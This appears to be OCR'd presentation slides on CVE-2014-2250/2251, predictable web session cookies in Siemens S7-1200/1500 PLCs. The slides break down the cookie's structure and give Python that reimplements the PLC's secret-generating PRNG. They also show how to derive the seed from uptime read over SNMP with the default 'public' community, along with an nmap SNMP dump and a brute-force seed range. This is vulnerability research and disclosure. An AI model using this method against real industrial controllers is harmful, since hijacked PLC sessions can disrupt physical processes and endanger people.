
# it’s a cookie time!

- CVE-2014-2250, CVE-2014-2251
- SSA-654382, SSA-456423
- Affected devices:
  - Siemens S7-1200 PLC
  - Siemens S7-1500 PLC
- CVSS Base Score: 8.3



Vulnerability 3 (CVE-2014-2250)

Due to low entropy in its random number generator, the integrated web server’s authentication method (port 80/tcp and port 443/tcp) could allow attackers to hijack web sessions over the network if the session token can be predicted.




Vulnerability 4 (CVE-2014-2251)

Due to low entropy in its random number generator, the authentication of the integrated web server (port 80/tcp and port 443/tcp) of S7-1500 PLCs might allow attackers to hijack web sessions over the network without authentication.

# it's a cookie time!

Tested on S7-1200 CPU 1212C, firmware V 2.2.0



SIEMENS S7-1200 station_1/PLC_1

05:59:38 am 26.05.2014

Name
Password
Log in

PLC_1

General:	
Station name:	S7-1200 station_1
Module name:	PLC_1
Module type:	CPU 1212C ACDCRly
IP Address:	172.20.32.15
Status:	
Operating Mode:	STOP
Status:	✓ OK

# it's a cookie time!

```
PmzR9733Q8rG3LpwjCGZT9N/ocMAAQABAAKK1woAqsgAAAAAAAAAAIrXIUM=

uLiHXZUTy2GMgjr1KmgmcNN/ocMAAQACAAKK1woAqsgAAAAAAAAAAIrXIUM=

Mu/vgiIgtrxq0LVp26nkMtN/ocMAAQADAAKK1woAqsgAAAAAAAAAAIrXIUM=

tjH6vtNWCfa+QZHPDtCnKdN/ocMAAgADAAKK1woAqsgAAAAAAAAAAIrXIUM=
```

```
3e6cd1f7bdf743cac6dcba708c21994fd37fa1c300010001000028ad70a00aac80000000000000000008ad72143

b8b8875d9513cb618c823af52a682670d37fa1c300010002000028ad70a00aac80000000000000000008ad72143

32efef822220b6bc6ad0b569dba9e432d37fa1c300010003000028ad70a00aac80000000000000000008ad72143

b631fabed35609f6be4191cf0ed0a729d37fa1c300020003000028ad70a00aac80000000000000000008ad72143
```

# it's a cookie time!

3e6cd1f7bdf743cac6dcba708c21994fd37fa1c30001000100028ad70a00aac80000000000000008ad72143

3e6cd1f7bdf743cac6dcba708c21994f

+

d37fa1c30001000100028ad70a00aac80000000000000008ad72143

3e6cd1f7bdf743cac6dcba708c21994f	-	?
d37fa1c3	-	?
0001	-	?
0001	-	?
00028ad7	-	?
0a00aac8	-	?
0000000000000008ad72143	-	?

# it’s a cookie time!

3e6cd1f7bdf743cac6dcba708c21994f	MD5 of ? (16 bytes)
d37fa1c3	CONST (4 bytes)
0001	user logout counter (2 bytes)
0001	counter of issued cookies for *this* user (2 bytes)
00028ad7	value that doesn’t matter (4 bytes)
0a00aac8	user IP address (10.0.170.200) (4 bytes)
0000000000000008ad72143	value that doesn’t matter (12 bytes)

So, what about 3e6cd1f7bdf743cac6dcba708c21994f ???

# it's a cookie time!

3e6cd1f7bdf743cac6dcba708c21994fd37fa1c30001000100028ad70a00aac80000000000000000008ad72143

3e6cd1f7bdf743cac6dcba708c21994f

MD5(NEXT 26 BYTES OF COOKIE + 16BYTES OF SECRET + 2 NULL BYTES)


What is SECRET ?

# it’s a cookie time!

SECRET generates after PLC start by ~PRNG.

PRNG is a little bit harder than standard C PRNG.

SEED in {0x0000 , 0xFFFF}



```
class siRand():
  def update(self):
    self.seed = (self.seed * 0x19660D + 0x3C6EF35F) & 0xFFFFFFFF
    return self.seed

  def __init__(self, seed):
    self.seed = seed
    for i in xrange(8): self.update()
    self.state = [self.update() for i in xrange(32)]
    self.index = self.state[31] & 0x1F

  def next(self):
    state = self.state[self.index]
    self.state[self.index] = self.update()
    self.index = state & 0x1F
    return state & 0x7FFFFFFF

def genSecret(seed, skip = 0):
  rng = siRand(seed)
  for i in xrange(skip): rng.next()
  return "".join(struct.pack(">H", rng.next() & 0xFFFF) for i in xrange(8))
```

It’s too much for bruteforce (PLC so tender >_<)

# it's a cookie time!

What about SEED ?

SEED very often depends on time value

SEED = PLC START TIME + 320


320 by practical way: secret generates after ~ 3-4 seconds of PLC start using current time

How to obtain PLC START TIME ?

PLC START TIME = CURRENT TIME – UPTIME


# it's a cookie time!

Current time via web interface




06:22:56 am   26.05.2014

Uptime via SNMP with hardcoded read community string “public”



```
161/udp open  snmp    SNMPv1 server (public)
| snmp-hh3c-logins:
|_  baseoid: 1.3.6.1.4.1.25506.2.12.1.1.1
| snmp-interfaces:
|   Siemens SIMATIC S7, internal, Rack 0, Slot 1
|     IP address: 172.20.32.15  Netmask: 255.255.255.0
|     MAC address: 00:1c:06:0a:a7:a4 (Siemens Numerical Control, Nanjing)
|     Type: ethernetCsmacd  Speed: 100 Mbps
|     Traffic stats: 23.31 Mb sent, 2.11 Mb received
|   Siemens SIMATIC S7, Ethernet Port 1, link, 100 Mbit, full duplex, autonegotiation
|     MAC address: 00:1c:06:0a:a7:a5 (Siemens Numerical Control, Nanjing)
|     Type: ethernetCsmacd  Speed: 100 Mbps
|_    Traffic stats: 23.31 Mb sent, 2.11 Mb received
| snmp-netstat:
|   TCP  0.0.0.0:80          *:*
|   TCP  0.0.0.0:443         *:*
|   TCP  0.0.0.0:80          *:*
|   TCP  0.0.0.0:102         *:*
|   UDP  0.0.0.0:51853       *:*
|   UDP  0.0.0.0:34964       *:*
|_  UDP  0.0.0.0:161         *:*
| snmp-sysdescr: Siemens, SIMATIC S7, CPU-1200, 6ES7 212-1BD30-0XB0, HW: 2, FW: V.2.2.0, SZVC3YU6036926
|_  System uptime: 0 days, 7:49:38.40 (2817840 timeticks)
| snmp-win32-shares:
|_  baseoid: 1.3.6.1.4.1.77.1.2.27
MAC Address: 00:1C:06:0A:A7:A4 (Siemens Numerical Control, Nanjing)
```

# it’s a cookie time!



```
plc_start_epoch = int( (curr_time_epoch - timeticks/100) & 0xFFFF )
seed_range = (plc_start_epoch + 320, plc_start_epoch + 320 + 100)
```

* 100 - calculation lapse

To generate cookie we should brute:


- logout number (2 bytes, max 65535)
- number of issued cookies (2 bytes, max 65535)
- seed value (2 bytes, but max 100)

Still too many values to bruteforce …

# it's a cookie time!

But if user (admin) not logged out properly then after 7 logins it is not possible to login again

We should restart PLC or wait 30 minutes (cookie expire time)



